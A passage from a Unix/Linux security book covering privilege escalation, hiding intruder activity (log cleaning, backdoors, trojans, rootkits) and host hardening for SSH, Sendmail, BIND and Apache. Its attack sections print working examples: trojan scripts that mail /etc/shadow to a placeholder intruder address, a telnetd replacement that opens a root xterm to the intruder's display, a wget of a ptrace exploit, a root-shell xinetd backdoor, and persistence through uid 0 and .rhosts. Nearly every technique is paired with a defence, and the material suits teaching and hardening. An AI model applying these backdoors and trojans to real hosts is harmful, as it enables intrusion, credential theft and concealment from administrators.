Incorrect file permissions may allow a malicious user to read or write to files that they do not have access to. The following sections describe how a malicious user may exploit incorrect file permissions to escalate his or her privileges.

Find Group-Owned Files

Suppose an intruder has gained access to the local account "joe." He or she may find out all the groups "joe" belongs to by issuing the `id` command:

```
[bash]$ id
uid=500(joe) gid=500(joe) groups=500(joe),501(proj1)
```

After noticing that "joe" belongs to the group "proj1," the intruder may issue the following command, which will list all the files owned by the "proj1" group:

```
[bash]$ find / -group proj1 -print 2> /dev/null
/var/proj1/main.c
/var/proj1/main.o
/var/proj1/README
/var/proj1/passw.txt
/var/log/proj1
```

Now, the intruder knows exactly what "proj1" files "joe" has access to. One of these files, passw.txt, may seem pretty interesting:

```
[bash]$ more /var/proj1/passw.txt
Note that this program authenticates to the MySQL database
with the system password "r00t3rp455w."
```

Administrators often reuse passwords. If the victim host's root password was the same as the MySQL password shown in the preceding note, then the intruder may gain root privileges by issuing the `su` command:

```
[bash]$ su -
Password:r00t3rp455w
[bash]# id
uid=0(root) gid=0(root) groups=0(root), 1(bin), 2(daemon),
3(sys), 4(adm),6(disk),10(wheel)
```

Find World-Readable and -Writable Files

In addition to searching for group-readable files, it is also possible to search for world-readable files that a user may have access to. For example, here is how you would search for all world-readable files present in the /etc directory:

```
[bash]$ find /etc -type f -perm -4 -print 2> /dev/null
```

Many files in /etc should not be world-readable. For example, the /etc/shadow file contains encrypted passwords of users. Anyone with access to this file may brute-force crack user passwords using tools such as John the Ripper.

An intruder may attempt to search for world-writable files by issuing the following command:

```
[bash]$ find / -type f -perm -2 -print 2> /dev/null
/usr/sbin/in.telnetd
```

In this example, the intruder's "joe" account has write permissions to in.telnetd. The inetd or xinetd service on the victim host will invoke the in.telnetd file every time an incoming telnet connection is made to the host. The intruder may edit the in.telnetd file and place the following contents in it:

```
#!/bin/bash
xterm -display intruder's_ip_address:0.0 &
```

Now, the intruder may execute the following on his or her host:

```
xhost +victim's_ip_address
```

This gives the victim machine permission to display an X program on the intruder's X server. All the intruder needs to do now is telnet to the victim host, which will make inetd or xinetd invoke /usr/sbin/in.telnetd with root privileges, causing a root xterm from the victim host to be presented to the intruder!

Ensure Proper Permissions

Routinely audit files to ensure proper file permissions.

"." IN PATH

When a user executes a command, the command shell searches for the location of the command in the list of directories contained in the PATH environment variable:

```
[bash]$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/bin:/home/joe/bin:/bin
```

Suppose the root user has the current directory (".") in his PATH:

```
.:/usr/local/sbin:/usr/local/bin:/usr/bin:/usr/bin:/bin
```

Now, every time the root user executes a command such as `ls`, the shell first looks for "ls" in the current directory, and then it searches the other directories as listed in the PATH variable.

Exploit "." in PATH to Plant Trojans

A malicious user or intruder who has access to a local account such as "joe" may create a file called "ls" and place it in the victim user's home directory (/home/joe) with the following contents:

```
#!/bin/bash
cat /etc/shadow | mail intruder@intruder_email.com
/bin/ls
```

If the root user were to now cd into joe's directory and request a directory listing by issuing the `ls` command, the preceding "ls" script in joe's directory would be executed with root permissions. This would cause the /etc/shadow file to be mailed to the intruder. Since the "ls" script calls the real `/bin/ls` program at the end, the root user would be presented with the directory listing as requested.

Do Not Include "." in PATH

Never include the current directory (".") in your PATH.

SOFTWARE VULNERABILITIES

Setuserid programs execute with the privileges of the file owner. Therefore, root-owned setuid files will always execute as root no matter who executes them. Attackers often concentrate on setuid programs for vulnerabilities, since these often lead to privilege escalation.

Use the following command to locate setuserid programs:

```
find / -perm -4000 -type f -print 2> /dev/null
```

Vulnerabilities in software installed on a host may allow a malicious user to gain privileges. What follows are examples of the different kinds of software vulnerabilities that a local user may attempt to exploit.

Kernel Flaws

Vulnerabilities within the operating system kernel are also susceptible to exploitation by local users. Consider the Linux "ptrace" vulnerability, which exploits a race condition flaw in 2.2 and 2.4 kernels.

The Ptrace Exploit

In order to exploit the ptrace vulnerability, all an intruder needs to do is obtain and run the exploit on the victim machine:

```
[bash]$ wget http://intruder's_web_server/ptrace.c
--17:03:52--  http://intruder's_web_server/ptrace.c
           => 'ptrace.c'
Resolving intruder's_web_server... done.
Connecting to intruder's_web_server[10.0.0.1]:80... connected.
HTTP request sent, awaiting response... 200 OK
```

```
Length: unspecified [text/html]

    [ <=>                                   ] 2,046      275.07K/s

17:03:52 (275.07 KB/s) - 'ptrace.c' saved [2046]
[bash]$ gcc -o ptrace ptrace.c
[bash]$ ./ptrace
[+] Attached to 11862
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4000ed4d
[+] Now wait for suid shell...
sh-2.05a# id
uid=0(root) gid=0(root) groups=0(root), 1(bin), 2(daemon),
3(sys), 4(adm), 6(disk), 10(wheel)
```

Please see **http://securityfocus.com/bid/3447** for more information.

Update or Patch the Kernel

Usually, patches for kernel vulnerabilities are promptly released by the kernel developers. Make sure to install such patches immediately before they are exploited by malicious users.

Local Buffer Overflows

Please refer to Chapter 4 for an introduction to buffer overflow attacks.

Local applications and services are also susceptible to buffer overflow attacks. For example, the "HP-UX IPCS Core File Buffer Overflow Vulnerability" was caused by improper bounds checking of core filenames. The `ipcs` program susceptible to this vulnerability could be exploited by local users to gain root privileges on the victim host. More details of this vulnerability are available at **http://securityfocus.com/bid/7216**.

Do not neglect to install the latest patches against local applications and services. See Chapter 9 for more information.

Improper Input Validation

It is very important to perform input validation on programs that accept input parameters. Setuid programs execute with the privileges of the root user, and therefore a minor input validation flaw may allow a local user to execute commands with superuser privileges.

As an example, consider the `runlpr` utility, which was found to be vulnerable to privilege escalation due to an improper input validation condition. See **http://securityfocus.com/bid/6077** for details.

Symbolic Links

Symbolic links are special files that contain pathnames to other files. When a program attempts to access a file that is a symbolic link, the kernel transparently redirects the process to the filename the symbolic link refers to.

Although symbolic links are a useful feature, they can be used to exploit vulnerable programs that do not check to ensure if the files being accessed are symbolic links. For example, consider the CDE Tooltalk symbolic link vulnerability, which failed to check if the log file being written to was a symbolic link file. An attacker may create a symbolic link file to /etc/shadow whose name and path are the same as those of the log files created by Tooltalk. This will cause Tooltalk to write its log to /etc/shadow, causing its contents to become corrupted. If an attacker were successful in forcing specific contents to be written to sensitive files, he or she could abuse such vulnerabilities to obtain elevated privileges. See **http://securityfocus.com/bid/5083** for more details on the CDE Tooltalk vulnerability.

Core Dumps

When a Unix or Linux process crashes, a "core" file is created by the operating system. This file contains information about the crashed process. Core files are used by developers to debug software. Since core files contain details about the crashed process, an intruder may purposefully exploit a known vulnerability in order to crash a running process to obtain sensitive information that may be placed in the core file.

Solaris FTP Core Dump Shadow File Recovery Vulnerability

The FTP server distributed in older versions of Solaris was known to place parts of /etc/shadow in its core file when forced to crash using the following command:

```
CWD ~
```

After crashing the FTP server process using this command, the intruder may obtain the core file dumped in order to obtain parts of the /etc/shadow file. Here is a sample session that attempts to do this:

```
[bash]$ telnet 127.0.0.1 21
Trying 127.0.0.1. . .
Connected to 127.0.0.1.
Escape character is '^]'.
220 127.0.0.1 FTP server (SunOS 5.6) ready
user joe
331 Password required for joe.
```

```
pass wrongpassword
530 Login incorrect.
CWD ~
530 Please login with USER and PASS.
Connection closed by foreign host.
[bash]$ strings /core | grep root
root:$1$PykbWI8k$bcKLz7CBPbsPHxUcHLnoq1:12141:0:99999:7:::
```

Once an intruder has access to the password hash of the root user, he or she may use a tool such as John the Ripper to brute-force crack the password. Please see **http://securityfocus.com/bid/2601** for more information about this Solaris FTP server vulnerability. See Chapter 4 for more details on how to perform password cracking using John the Ripper.

Promptly Install Software Patches

Software vendors often release patches to announced vulnerabilities. Make sure to install such patches before the vulnerabilities are exploited by malicious users.

Misconfigurations

Frequently, administrators focus all their attention on hardening remote services. Negligence toward local services and applications may lead to various misconfigurations that allow local users to obtain higher privileges. For example, an administrator may purposely configure a database server running on the host to allow any user to connect with no password. Although a firewall may prevent remote users from logging in to the database server, such a configuration may easily allow a local user to elevate privileges. Therefore, routine hardening and auditing of the configurations of local services and applications is strongly advised.

SUMMARY

This chapter focused on techniques used by intruders to elevate their privileges to those of the root user. You learned of the dangers of trusting local users, improper file permissions, misconfigurations, and software vulnerabilities. After an intruder obtains root permissions, he or she will have total control of the victim host. Next, the intruder must hide his or her tracks, and plant Trojans and backdoors in order to ensure continued access. These topics are discussed in the following chapter.

Remember to see Part II of this book for information on how to perform host hardening, which will help protect against many of the privilege escalation attacks presented in this chapter.

Chapter 6

Hiding

IN THIS CHAPTER:

- Clean Logs
- Backdoors
- Trojans
- Rootkits
- Summary

After gaining root privileges on a host, intruders are likely to want to maintain continued access. In addition, an intruder may want to clear his or her tracks so that his or her presence is not noticed by the system administrators. This chapter describes various techniques and tools intruders often use to hide their presence and to ensure continued access to victim hosts.

CLEAN LOGS

What follows are some of the techniques used by intruders to disable and clean logging mechanisms and files.

Shell History

Command-line shells often create log files that contain recently executed commands. For example, the bash shell creates a .bash_history file in the user's directory. One can use the `tail` command to check the last 20 commands executed by the user:

```
[bash]# tail -20 /root/.bash_history
cat /etc/shadow
rm -rf /var/log/*
ifconfig -a
netstat -nap
wget http://hacker's_ip/trojans.tgz
mkdir ...
mv trojans.tgz ...
cd ...
tar zxvf trojans.tgz
./configure
make
make install
ifconfig -a
ps U root
lastlog
ls -alR ~ | more
clear
route -n
cat /etc/shadow | mail hacker@hacker's_ip
rm -rf /var/log/maillog
```

This snippet of /root/.bash_history provides a good example of typical hacker activities that often occur after a host is compromised.

Disable Shell History

In order to disable command history logging, an intruder may set the shell's history file to be a symbolic link to /dev/null:

```
[bash]# rm -rf /root/.bash_history
[bash]# ln -s /dev/null /root/.bash_history
```

Now, any process that attempts to write to /root/.bash_history will really be writing to /dev/null, which is a special file that contains nothing (null). This will cause all history data written by the bash shell to be discarded.

Enable System Auditing and Logging

The purpose of the shell history files is to help users recall recently executed commands. It was never designed to provide any sort of logging mechanism from a system security point of view. Information contained in a user's shell history file should not be trusted as the users may delete or edit this file to contain any information they wish. Instead, administrators should concentrate their efforts towards enabling and hardening system auditing and logging policies as described in Part II of this book.

Cleaning /var

The /var directory usually contains the following log files:

- **utmp and wtmp** Contain information about users that are logged on to the system
- **messages and secure** Used by the syslog daemon to record logging information submitted by various applications and daemons
- **xferlog** Used by FTP daemons to record data transfer requests
- **maillog** Used by SMTP servers to record mail transfers
- **lastlog** Contains information about users that have recently logged in

An intruder may manually edit the files just listed to conceal his or her presence. Most often, intruders make use of automated tools such as zap3 to accomplish this task. The zap3 tool can clean utmp,

wtmp, messages, secure, and lastlog. It is available from **http://www.packetstormsecurity.org/**.

In addition, an intruder may disable logging services such as syslogd and modify its configuration files (syslog.conf) to log to a file such as /dev/null.

BACKDOORS

Once an intruder has gained access to a system, he or she will likely want to maintain his or her privileged status. This section covers some different methods a sophisticated hacker may use to ensure continued access to a compromised host.

Install a Remote Shell Service

An intruder may add an entry to the inetd.conf file or the xinetd.d directory to cause inetd or xinetd to serve a remote shell on a specific port. This can be done by configuring inetd or xinetd to execute /bin/bash or any other command shell. Once this is accomplished, an attacker may telnet to the remote port to gain a remote shell.

For example, an attacker may place the following contents into the file /etc/xinetd.d/domain:

```
service domain
{
        socket_type     = stream
        wait            = no
        user            = root
        server          = /bin/bash
        server_args     = -i
}
```

In order for this code to take effect, xinetd must be restarted. Now, when the attacker telnets to port 53 (domain) of the victim host, he or she will be presented with a root shell:

```
[bash]$ telnet victim's_ip_address 53
Trying 10.0.0.1...
Connected to 10.0.0.1.
Escape character is '^]'.
stty: standard input: Invalid argument
readline: warning: rl_prep_terminal: cannot get terminal
settings
[root@eminem /]# id
uid=0(root) gid=0(root)
```

Alternatively, an intruder may add an entry to root's crontab file and use Netcat (`nc`) to routinely initiate an outbound connection to an external host and serve a shell. Of course, the host must be configured to listen for an inbound connection using Netcat's `-l` option.

Prevent Remote Shell Service Installations

The following actions help prevent and detect remote shell service installations:

- Tighten your firewall rules as much as possible. Make sure also to restrict outgoing connections. For example, a host whose only purpose is to act as a web server must not be allowed to initiate outbound connections on any port.
- Disable and uninstall xinetd or inetd if no relevant services are in use.
- Use `netstat` to check what ports a host is listening on and their associated processes:

```
netstat -nap
```

Setuid and Setgid Shells Owned by root

Setuid and setgid programs run with the privileges of the file owner or group. An intruder who has gained root privileges may place a copy of /bin/bash in a different location and use the `chmod` command with the `+s` parameter to set the setuid flag on it. After this is done, the intruder may log in again with a nonroot account and simply run the setuid's bash executable to obtain a root shell.

It is a good idea to routinely audit the file system for setuid and setgid executables. To find setuid files, run

```
find / -perm -4000 -type f -print 2> /dev/null
```

To find setgid files, run

```
find / -perm -2000 -type f -print 2> /dev/null
```

Changing a Local Account's uid to 0

The root account has a uid (user id) equal to 0. If another account's uid is set to 0, this account will gain root privileges.

Assign a Local User a uid of 0

Consider the following entry in /etc/passwd for the user joe:

```
joe:x:500:500::/home/joe:/bin/bash
```

An attacker who has gained root privileges may change the preceding entry in /etc/passwd to:

```
joe:x:0:0::/home/joe:/bin/bash
```

This will provide superuser privileges to the user "joe." All the intruder needs to do now is ensure continued access to the "joe" account.

Audit /etc/passwd

Routinely audit /etc/passwd to make sure only root has his or her uid and gid set to 0.

.rhosts

Users often place an .rhosts file in their home directory in order to facilitate password-free logins from remote hosts. This mechanism can be abused by intruders to maintain continued access to a victim host without the need of a password.

Abuse .rhosts in Order to Ensure Continued root Access

An intruder may place the following .rhosts file in / or /root:

```
intruder's_ip_address +
```

This will enable the intruder to rlogin from his or her host as root without a password.

Audit for .rhosts and Consider SSH

If you are running r-services, the following suggestions are strongly recommended:

- Consider using SSH as a replacement for rlogin and other r-services.
- If you must leave rlogin and other r-services enabled, perform routine audits against the presence of malicious .rhosts files by using the `find` command:

  ```
  find / -name .rhosts -print
  ```

An attacker may also add an entry in /etc/hosts.equiv that provides the same functionality as .rhosts. It is a good idea to inspect this file routinely. Remove /etc/hosts.equiv if not in use.

SSH's authorized_keys

If the victim host is running an SSH server, an intruder may maintain access to it by placing his public key in root's .ssh directory. SSH will trust this public key and allow the intruder to log in provided that the intruder has the relevant private key.

Abuse SSH's Authorized_Keys Mechanism to Ensure Continued root Access

The intruder may create the required public and private key pair by using the `ssh-keygen` program on his or her host:

```
[bash]$ ssh-keygen  -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/intruder/.ssh/id_rsa):
Created directory '/home/intruder/.ssh'.
Enter passphrase (empty for no passphrase):[enter]
Enter same passphrase again:[enter]
Your identification has been saved in /home/intruder/.ssh/id_rsa.
Your public key has been saved in /home/intruder/.ssh/id_rsa.pub.
The key fingerprint is:
38:3c:7b:db:05:00:10:62:25:57:bc:8b:85:05:9a:a9 intruder@intrudershost
```

Now, the intruder must copy the contents of .ssh/id_rsa.pub to .ssh/authorized_keys on the victim host. Once this is done, the intruder may SSH into the victim host with no password:

```
[bash]$ ssh root@victim's_ip_address
Last login: Sun Mar 30 02:23:48 2003 from intruder's_host
[bash]#
```

Do Not Allow root to Log in via SSH

Do not allow root to log in via SSH. To enforce this rule, edit sshd_config and make sure the following line is present:

```
PermitRootLogin no
```

Loki2

Loki2 is a freely available tool that is often used by intruders to install backdoors. It uses ICMP_ECHO and ICMP_REPLY packets to tunnel shell commands. This makes it extremely difficult to detect, since its packets may seem like ICMP traffic generated by the `ping` tool.

More information about Loki2 can be obtained at **http://www.phrack.com/show.php?p=51&a=6**.

Tighten Firewall Rules

Configure your firewall to drop incoming ICMP echo requests and outgoing ICMP echo replies. Also, block all incoming and outgoing UDP traffic unless required.

TROJANS

Hackers often place modified binaries of various commands on the victim hosts. Such modified binaries appear to run normally, but they surreptitiously perform malicious commands on behalf of the intruder.

Trojanize Common Commands

An intruder may replace the /bin/ls binary with the following script:

```
#!/bin/bash
cat /etc/shadow | mail intruder@intruders_email
/bin/ls.old
```

This script e-mails the /etc/shadow file to the intruder. Of course, this is successful only when the root user executes it. Note that the script calls the original `ls` binary (saved as /bin/ls.old). This makes it difficult for the victim users to detect it. Such modified binaries are called *Trojans.*

These are the binaries that are most often Trojanized by intruders:

```
arp, cat, chfn, chsh, crontab, du, ifconfig, finger, find,
killall, more, locate, login, ls, lsof, passwd, pidof, ps,
route, netstat, tail, tcpd, tcpdump, top, w, who, syslogd.
```

See "Common Commands" in the Reference Center of this book for descriptions of many of these commands.

Detect Trojans

Please see "Detect Rootkits."

ROOTKITS

Intruders do not have to go through too much trouble in order to collect and install Trojans and backdoors. All they have to do is to search the web for rootkits. *Rootkits* are packages consisting of ready-made Trojans

for the hacker's convenience. They also contain other tools that enable an intruder to automatically clean log files, install backdoors, and employ tools such as network sniffers. The following hacks describe a few popular rootkits that are freely available online.

Adore

The Adore rootkit is a collection of Linux Kernel Modules that enable an intruder to hide processes, files, and network device details. It also includes a root shell backdoor. Adore is available from **http://www.team-teso.net/releases.php**.

Linux Rootkit (LRK)

The most popular Linux rootkit, the LRK contains many Trojanized binaries of common commands including but not limited to: `chfn`, `chsh`, `crontab`, `du`, `find`, `ifconfig`, `inetd`, `killall`, `login`, `ls`, `netstat`, `passwd`, `pidof`, `ps`, `rshd`, `syslogd`, `tcpd`, `top`, `sshd`, and `su`. It also includes a sniffer, as well as root shell backdoors. LRK is available from **http://www.packetstormsecurity.org/**.

Tornkit

Tornkit consists of various Trojan binaries, sniffing tools, and tools that perform automated disabling of syslogd and other critical services. It can be downloaded from **http://www.packetstormsecurity.org/**.

Knark

Knark is a rootkit that hides files and processes and also has the ability to redirect commands. It includes a backdoor to remotely execute commands. Knark is available from **http://www.packetstormsecurity.org/**.

Detect Rootkits

The following tools can be used to detect rootkits and Trojans:

- Chkrootkit can be used to check for rootkits on a system. It is available from **http://www.chkrootkit.org/**.
- Use Tripwire or Samhain to detect modified binaries. See **http://www.tripwire.com/** for more details about Tripwire. Information about Samhain can be obtained at **http://samhain.sourceforge.net/**.

SUMMARY

From cleaning log files to installing backdoors and rootkits, the many techniques described in this chapter list the various methods followed by intruders to conceal their presence and to ensure continued root access to victim hosts. As is evident from the topics discussed, it is often quite difficult to detect the presence of sophisticated hackers. Therefore, although this chapter concludes the hacking methodology, it is strongly recommended that you consider the suggestions in Part II of this book in order to perform hardening of your host policies and configurations.

Part II

Host Hardening

This page intentionally left blank

Chapter 7

Default Settings and Services

IN THIS CHAPTER:

Default installations of most Unix and Linux distributions leave room for better hardening of various policies, applications, and services. This chapter provides tips on how to harden hosts and their commonly used services.

SET PASSWORD POLICIES

Intruders often exploit weak password policies to gain access to user accounts. Here are some steps that can be taken in order to harden password policies:

- Ensure shadowed passwords are in use. Check to make sure no password hashes are present in the /etc/passwd file. Password hashes should be present only in /etc/shadow, and this file must be readable only by root.
- Edit the passwd configuration file (/etc/default/passwd) or use the `chage` utility to change the password expiry lengths.

REMOVE OR DISABLE UNNECESSARY ACCOUNTS

Check /etc/passwd to see the accounts enabled on the host. Many services create nonprivileged accounts to be used during execution, for example: ftp, lp, news, gopher, ntp. Make sure such accounts are disabled by setting their shell to /bin/false. If the services for these accounts are not in use, uninstall them and remove the accounts.

REMOVE "." FROM THE PATH VARIABLE

When a user executes a command, the command shell searches for the location of the command in the list of directories contained in the PATH environment variable. To prevent execution of Trojans placed on the file system by malicious users, make sure the PATH environment variable never includes the current directory (".").

Check files such as /etc/rc.local, /etc/profile, /etc/bashrc, /etc/csh.cshrc, ~/.bashrc, ~/.bash_profile, ~/.cshrc, and ~/.login to ensure that the PATH variable does not include ".". If you are using a shell other than bash, check the appropriate resource files.

Use `echo` to print the value of the current user's PATH variable:

```
echo $PATH
```

CHECK THE CONTENTS OF /etc/hosts.equiv

The /etc/hosts.equiv file contains a list of hostnames and users that are considered trusted. Services such as rlogin, rsh, rcp, and rcpmd use this file to determine trusted entities. Check this file to ensure only trusted hostnames and users are present. Consider removing this file if no remote hosts or users are to be trusted.

CHECK FOR .rhosts FILES

Check your file system for the presence of .rhosts files. Hostnames and usernames present in this file are allowed to log in via r-services such as rlogin without specifying a password. Use the `find` command to check for .rhosts:

```
find / -name .rhosts -type f -print 2> /dev/null
```


DISABLE STACK EXECUTION

Disabling stack execution will prevent some types of buffer overflow conditions. If using Solaris, edit /etc/system and add the following lines:

```
set noexec_user_stack=1
set noexec_usr_stack_log=1
```

For non-Solaris distributions, the following products are available:

- StackGuard: **http://www.immunix.org/stackguard.html**
- Libsafe: **http://www.research.avayalabs.com/project/libsafe/**
- StackGhost: **http://stackghost.cerias.purdue.edu/**
- Openwall: **http://www.openwall.com/linux**

USE TCP WRAPPERS

TCP Wrappers allow for the monitoring and filtering of incoming requests for network services. Most distributions install TCP Wrappers by default, but if you need it, you can obtain it at **ftp://ftp.porcupine.org/pub/security/index.html**.

On hosts that have TCP Wrappers installed, edit /etc/hosts.allow and make sure the following line is the first uncommented statement:

```
ALL:ALL:deny
```

Also, make sure to deny connections from all hosts by default. This can be done by placing the following entry in /etc/hosts.deny:

```
all:all
```

Allow only trusted hosts to connect to services by placing appropriate entries in /etc/hosts.allow. See **http://www.cert.org/security-improvement/implementations/i041.07.html** for detailed instructions.

HARDEN inetd AND xinetd CONFIGURATIONS

The Internet services daemon, inetd, is used to start daemons that provide network services. It listens on all the required ports and starts the appropriate daemon process as soon as an incoming network connection arrives. Therefore, inetd is often called the "super-server." The xinetd daemon is similar to inetd, but it includes a bit more functionality, and so inetd users should strongly consider upgrading to xinetd.

Disable Unnecessary Services

If using inetd, edit the inetd.conf file and make sure unnecessary services are disabled. For example, consider the following line in inetd.conf that is responsible for the FTP daemon:

```
ftp stream tcp nowait root  /usr/local/etc/tcpd   /usr/local/etc/ftpd
```

In order to disable FTP from inetd, place a # in front of the line:

```
#ftp stream tcp nowait root  /usr/local/etc/tcpd   /usr/local/etc/ftpd
```

Restart inetd for changes to take effect:

```
killall -HUP inetd
```

If using xinetd, edit the appropriate service file in the xinetd.d directory and ensure that the line `"disable = yes"` is present.

Many services run independently of inetd and xinetd. Disable unnecessary services from starting up by editing or removing appropriate scripts in the /etc/rc.d/ directory.

Disable inetd or xinetd If No Services Are Enabled

If all inetd or xinetd services have been disabled, there is no need to leave inetd or xinetd running. To stop inetd or xinetd from being executed on startup, disable appropriate files in /etc/rc.d and /etc/rc.local.

Ensure Logging Is Turned On

If running inetd, edit the inetsvc file and make sure inetd is invoked with the `-t` flag. In the case of xinetd, edit the xinetd.conf file and make sure the following line is present:

```
log_type = SYSLOG authpriv
```

In addition, edit syslog.conf and make sure *.info is enabled to log to /var/log/messages.

HARDEN REMOTE SERVICES

This section provides hardening tips for some common remote services used on Unix and Linux hosts.

Use `netstat` to find out the processes listening on TCP and UDP ports:

```
[bash]# netstat -nap
Proto  Local Address    Foreign Address State   PID/name
tcp    0 0.0.0.0:139    0.0.0.0:*       LISTEN  1251/smbd
tcp    0 0.0.0.0:6000   0.0.0.0:*       LISTEN  11228/X
tcp    0 0.0.0.0:80     0.0.0.0:*       LISTEN  2047/httpd
tcp    0 0.0.0.0:113    0.0.0.0:*       LISTEN  728/identd
tcp    0 0.0.0.0:22     0.0.0.0:*       LISTEN  750/sshd
udp    0 0.0.0.0:512    0.0.0.0:*               14059/xinetd
[...]
```

WU-FTPD

FTP (file transfer protocol) is a protocol for transferring files from one host to the other. WU-FTPD is the most widely used FTP daemon on Unix and Linux. It is available from **http://www.wu-ftpd.org/**. Take these steps to harden WU-FTPD:

- Change the server banner. Edit /etc/ftpaccess and use the `greeting` directive to specify the new banner. For example:

  ```
  greeting text No banner information available. Sorry.
  ```

- Make sure /etc/ftpusers contains a list of users that should not be allowed to FTP in. Users such as root, bin, and httpd should not be allowed to FTP in.
- Edit inetd.conf or /etc/xinetd.d/ftp and make sure that in.ftpd is called with the `-l` flag. This enables logging.
- If anonymous upload is allowed, the uploaded files must not be visible, and downloading of uploaded files should be prohibited. Otherwise, your FTP server may be abused by software pirates. See **http://www.wu-ftpd.org/HOWTO/upload.configuration.HOWTO** for details.
- Use a chrooted FTP environment, especially for anonymous access. See **http://www.wu-ftpd.org/HOWTO/guest.HOWTO** for detailed instructions on how to set this up.

Consider using ProFTPD as a replacement for WU-FTPD, because it has not proved susceptible to as many remote vulnerabilities as WU-FTPD. ProFTPD is available at **http://www.proftpd.org/**.

SSH

SSH is a secure protocol for exchanging data. It can be used to log in to remote machines, execute commands remotely, and transfer files. Since communication within SSH is encrypted, it is a worthy replacement for remote-login solutions such as telnet, rlogin, and FTP. Take these measures to harden SSH:

- Make sure SSH protocol version 1 is disabled. The sshd_config file must contain the following line:

```
Protocol 2
```

- The root user should not be allowed to SSH in. Make sure the following line is present in sshd_config:

```
PermitRootLogin no
```

- Private key files such as ssh_host_key, ssh_host_dsa_key, and ssh_host_rsa_key should be readable only by root.
- Make sure Privilege Separation is turned on. The following line must be present in sshd_config:

```
UsePrivilegeSeparation yes
```

Sendmail

Sendmail is the most popular MTA (mail transfer agent) on the Internet. To harden Sendmail, make sure to take the following measures:

- Change the STMP greeting message. Edit the sendmail.cf file and change the value of `SmtpGreetingMessage` to reflect the new banner. Alternatively, you can edit sendmail.mc and set the value of `confSMTP_LOGIN_MSG` to the new greeting.
- `EXPN` and `VRFY` are two commands supported by the SMTP protocol to allow for username enumeration. You should turn them off by editing sendmail.cf and ensuring that `PrivacyOptions` is set to `authwarnings,noexpn, novrfy,restrictqrun`. Alternatively, you can edit the sendmail.mc file and ensure the following line is present:

  ```
  define('confPRIVACY_FLAGS', 'authwarnings,noexpn,novrfy,
  restrictqrun')dnl
  ```

  Other flags such as `goaway`, `restrictmailq`, `restrictqrun`, and `nobodyreturn` can also be set. Please see the Sendmail documentation for details.
- Use `smrsh` as the MDA (mail delivery agent). The `smrsh` program is a replacement for sh; it limits the commands that can be run using the "|command" syntax of Sendmail. To enable `smrsh`, ensure the following line is present in sendmail.mc:

  ```
  FEATURE('smrsh', '/path/to/smrsh')dnl
  ```

- Make sure the following files and directories have the appropriate permissions:

File or Directory	User	Group	Permissions
/etc/aliases	root	root	`-rw-r--r--`
/etc/mail	root	root	`drwxr-xr-x`
/var/spool/mail	root	mail	`drwxrwxr-x`
/var/spool/mqueue	root	mail	`drwxr-xr-x`

- Check the contents of /etc/mail/access. This file contains hostnames that are allowed to relay through the Sendmail server. Do not place untrusted hostnames in this file.
- Place a limit on the maximum allowed e-mail size. This can be done by setting the value of `confMAX_MESSAGE_SIZE` in sendmail.mc, for example:

  ```
  define('confMAX_MESSAGE_SIZE','1048576')dnl
  ```

  Or, edit the sendmail.cf file and change the value of `MaxMessageSize` to the appropriate value.
- Sendmail is known to have been susceptible to many remotely exploitable vulnerabilities. Consider using qmail as a replacement

for Sendmail. The qmail program can be obtained from **http://cr.yp.to/qmail.html**.

Sendmail.mc is a macro configuration file. If changes are made to this file, a new sendmail.cf file must be generated by the following command:

```
m4 /etc/mail/sendmail.mc > /etc/sendmail.cf
```

This will generate an updated sendmail.cf file. Restart Sendmail for changes to take effect.

BIND (DNS)

DNS (Domain Name System) is a protocol used to translate between domain names and IP addresses. BIND (Berkeley Internet Name Domain) is the most widely used DNS server on the Internet. Take these measures to harden BIND:

- Edit the BIND configuration file, named.conf, and override the version number:

```
options {
            version "Not available";
};
```

- Restrict zone transfers. Use the `allow-transfer` directive to specify the hosts allowed to perform zone transfers:

```
options {
             allow-transfer { ip_address; };
};
```

  Also, consider using TSIG (Transaction Signatures) to cryptographically exchange zone data.

- Turn off recursive queries. This will prevent your DNS server from being vulnerable to spoofing attacks:

```
options {
            fetch-glue no;
            recursion no;
};
```

- Run BIND in a chrooted environment. See **http://www.homeport.org/~adam/dns.html** and **http://www.etherboy.com/dns/chrootdns.html** for details.
- Restrict dynamic updates, since this feature enables a remote entity to delete and add records. By default, BIND does not allow dynamic updates. It can be enabled only by using the `allow-update` statement, so use this option with care.

- Consider using djbdns as a replacement for BIND. The djbdns server is available at **http://cr.yp.to/djbdns.html**.

Apache (HTTP and HTTPS)

Apache is the most popular web server in use today. The following steps can be taken to harden Apache server configurations:

- Change your HTTP banner. Edit your httpd.conf file and make sure the following directives are present:

```
ServerSignature Off
ServerTokens Prod
```

  Disabling the `ServerSignature` token instructs Apache to not print version information when an error page such as the 404 (Not Found) is displayed. The `ServerTokens` directive, when set to `Prod` instructs Apache to display only "Server: Apache" in the banner. If you do not want to display "Apache" in the Server tag, but you do want to display fake information such as "Server: Not-allowed," you will need to

  1. Download the Apache source code.
  2. Edit the file httpd.h and change the value of the string `"Apache"` in the line,

     ```
     #define SERVER_BASEPRODUCT "Apache"
     ```

     to something else:

     ```
     #define SERVER_BASEPRODUCT "Not-allowed"
     ```

  3. Recompile, reinstall, and restart Apache.

- Turn off automatic indexing. This will instruct Apache to not serve the directory listing if no default index file (such as index.html) is present. Use the `IndexIgnore` directive in httpd.conf to do this.
- Configure Apache to not serve sensitive files such as .htaccess, .htpasswd, *.inc, *.jsp, *.java, or *.php. As an example, use the following directive in httpd.conf to restrict Apache from serving filenames beginning with .ht:

```
<Files ~ "^\.ht">
        Order allow,deny
        Deny from all
</Files>
```

- Remove default manual pages.
- Remove default and example CGI scripts and applications.

- Use the `AccessFilename` directory to set the filename Apache must use for access control. This is generally set to `.htaccess`.
- Consider running Apache in a chrooted environment. See **http://hoohoo.ncsa.uiuc.edu/docs/tutorials/chroot.html** for detailed instructions.
- Make sure Apache is set to run under nonroot privileges. Look for the `User` and `Group` settings in httpd.conf and make sure these are set to a nonroot account such as apache or httpd.
- Logging is enabled using the `ErrorLog`, `CustomLog`, `LogLevel`, and `LogFormat` directives. Make sure these are set appropriately in httpd.conf.
- Disable modules that are not needed. Comment out the appropriate `AddModule` and `LoadModule` directive lines in httpd.conf.

Samba

Samba uses the SMB (Server Message Block) protocol to share files and printers over the network. Follow these steps to harden Samba server configurations:

- Change the server string. Edit smb.conf and change

  ```
  server string = Samba Server
  ```

  to something else:

  ```
  server string = no information
  ```

  This will change the description field displayed next to each share name.

